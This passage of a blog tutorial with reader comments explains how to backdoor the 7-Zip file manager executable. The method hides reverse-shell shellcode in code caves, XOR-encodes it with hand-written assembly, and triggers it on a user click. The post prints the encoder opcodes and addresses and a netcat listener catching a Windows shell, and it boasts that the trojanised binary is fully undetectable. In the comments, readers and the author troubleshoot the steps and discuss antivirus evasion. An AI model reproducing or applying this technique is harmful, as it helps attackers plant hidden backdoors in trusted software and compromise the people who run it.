
Above screenshot shows the bottom of shellocode at CC1, note down the address **0047799B**, this is where the shellcode ends, next instructions are for restoring the execution flow back. So we have to encode from starting of the shellcode at address **00477859** till **0047799B**.

We move to **00477857** the starting address of CC2, we write XOR encoder, following are the opcodes for XOR encoder implementation.

```
PUSH ECX, 00477857
                               // Push the starting address of
shellcode to ECX.
XOR BYTE PTR DS:[EAX], 0B
                               // Exclusive OR the contents of ECX with
key 0B
INC ECX
                               // Increase ECX to move to next
addresses
CMP ECX, 0047799B
                               // Compare ECX with the ending address
of shellcode
JLE SHORT 00479733
                               // If they are not equal, take a short
jump back to address of XOR operation
                   // if they are equal jump to the start
JMP 7zFM2.00477857
of shellcode
```

As we are encoding the opcodes in CC1, we have to make sure the header section in which the CC1 resides is **writeable otherwise Ollydbg will show access violation error.** Refer back to codecaves section to know how to make it writable and executable.

We add a breakpoint at **JMP 7zFM2.00477857** after the encoding is performed and we are about to jump back to encoded shellcode. If we go back to CCI we will see that out shellcode is encoded now.



Custom encode shellcode in memory

All is left to save the modifications of both the shellcode at CC1 and the encoder at CC2 to a file we named it as 7zFMowned.exe. Lets see if its working as intended.

# Spawning shell

We setup a listener on port 8080 on our Kali box, run 7zFMbackdoored.exe in windows and click on domain button. 7zip website pops up in the browser and if we go back to our kali box.

```
oot@kali:~# nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.116.128] from (UNKNOWN) [192.168.116.1] 59043
Microsoft Windows [Version 10.0.16299.64]
(c) 2017 Microsoft Corporation. All rights reserved.
C:\Program Files (x86)\7-Zip>dir /s /a 7zfmowned.exe
dir /s /a 7zfmowned.exe
Volume in drive C is Windows
Volume Serial Number is C406-A617
Directory of C:\Program Files (x86)\7-Zip
11/20/2017 01:12 PM
                              500,736 7zFMowned.exe
              1 File(s)
                               500,736 bytes
    Total Files Listed:
              1 File(s)
                               500,736 bytes
              0 Dir(s) 37,785,960,448 bytes free
C:\Program Files (x86)\7-Zip>
```

We got a shell


How are we doing detection wise?




Fully undetectable backdooring PE file using Dual code caves, custom encoder and trigger upon user interaction

## Conclusion

Great! we have achieved fully undetectable backdooring PE file that remains functional with the same size.



# Leave a comment Your email address will not be published. Required fields are marked \* COMMENT



# 13 thoughts on "Fully undetectable backdooring PE file"

### 13 comments



JusticeRage

November 21, 2017, 1:10 pm

Nice writeup! I think one of the main weaknesses of the second method is that you mark one of the sections as writable and executable. I would be curious to see what the detection rates are, with a single code cave, if you only mark the section as executable and modify its permissions in the shellcode with a call to VirtualProtect.

REPLY



Haider Mahmood Post author

November 22, 2017, 7:46 am

With second method, lets say you find a code cave that is already in executable and writeable section. Yes changing section permissions can alert AV's. In my experimentations with 2nd method the big difference with AV's detection was executing shellcode upon user interaction. For permissions once you have the executable all backdoored you can use

LordPE to atleast disable the writeable part of the permissions as doesn't requires to be writeable anymore.

**REPLY** 



ano

November 21, 2017, 1:15 pm

Thanks for effort (and article) but have you ever heard of Shellter project? https://www.shellterproject.com/

REPLY



Haider Mahmood Post author

November 22, 2017, 7:41 am

I have read about it but haven't used.

REPLY



Bang Amri

November 22, 2017, 2:12 am

Hello,

nice article.

I'm using different method using aes crypter, is fully undetected. the problem is after user click, the virus will detect when program running.

so, my question with your technique, it is still full undetected after user click or not?

REPLY



Haider Mahmood Post author

November 22, 2017, 7:40 am

Depends on the Anti-virus, I have checked it with Zemana Anti virus and Microsoft security essentials, it works undetected.

REPLY



somedude

November 22, 2017, 8:03 pm

Excellent. One nitpick: in the Static Analysis section the screenshot shows the exe is 489 KB but in the description it says it is 5 MB.

REPLY



Haider Mahmood Post author

November 23, 2017, 8:12 am

Great, Thank you for pointing it out the typo, just edited. What i meant to write was ~500kb •

REPLY



AnyMan

November 23, 2017, 10:15 pm

Hi man, great article!!! I have two doubts... you said first after finishing shell, the order is Shellcode, POPAD, POPFD. But then I can see on a screenshot the order should be Shellcode, POPFD, POPAD. What is the correct? The screenshot I guess... so it's wrong on your first comment about it I think. And on the other hand, I have some doubts... (header method were I stuck) after the initial JMP to shellcode, then I can't get back the normal functionament of 7zip. You said we should put the 5 hijacked orders... but it doesn' work! the shell spawns well but 7zip is

not opening. I thought could be better to do a jmp after shell to the origin, can be this done? here is an explicative screenshot of what I'm trying at the end of shellcode:

https://s18.postimg.org/ml9k3gfmh/ollydbg.png

Any advice? Thank you so much and congratz for the article! good stuff!

REPLY



Gavin Fritz

November 25, 2017, 8:41 pm

Yeah! a screenshot of the end of Shellcode on Ollydbg could be very helpful for the header method.

Nice article.

REPLY



Haider Mahmood Post author

November 27, 2017, 11:55 pm

thanks for mentioning that out, POPFD POPAD is the correct order, you did PUSHAD than PUSHFD on top so it is first in last out.

The hijacked opcodes could be three or four as well, you could put first 2 hijacked instructions and without writing the third hijacked opcode as it is you could use jmp to jump to the relative address of the third opcode, that would work. In the screenshot you linked it looks okay, you should use jmp relative address of the third instruction.

REPLY



Douglas Santos

November 27, 2017, 11:42 pm

When I am trying to input the first 5 instructions from the start of the code after the shellcode, Ollydbg gives me an error saying that the instruction PUSH 7z1701Ad.00408CB8 is a "unknown module" strangely enough when i open another instance of 7zip, the "Ad" is not there and it is only "PUSH 7z1701.00408CB8"

REPLY



Haider Mahmood Post author

November 27, 2017, 11:46 pm

You need to use PUSH 00408CB8 rather than 7z1701Ad.00408CB8. normally the prefix to address is the name of the file. you only need the address.

REPLY

⟨ CONVERT HEX TO ASSEMBLY USING SIMPLE PYTHO...

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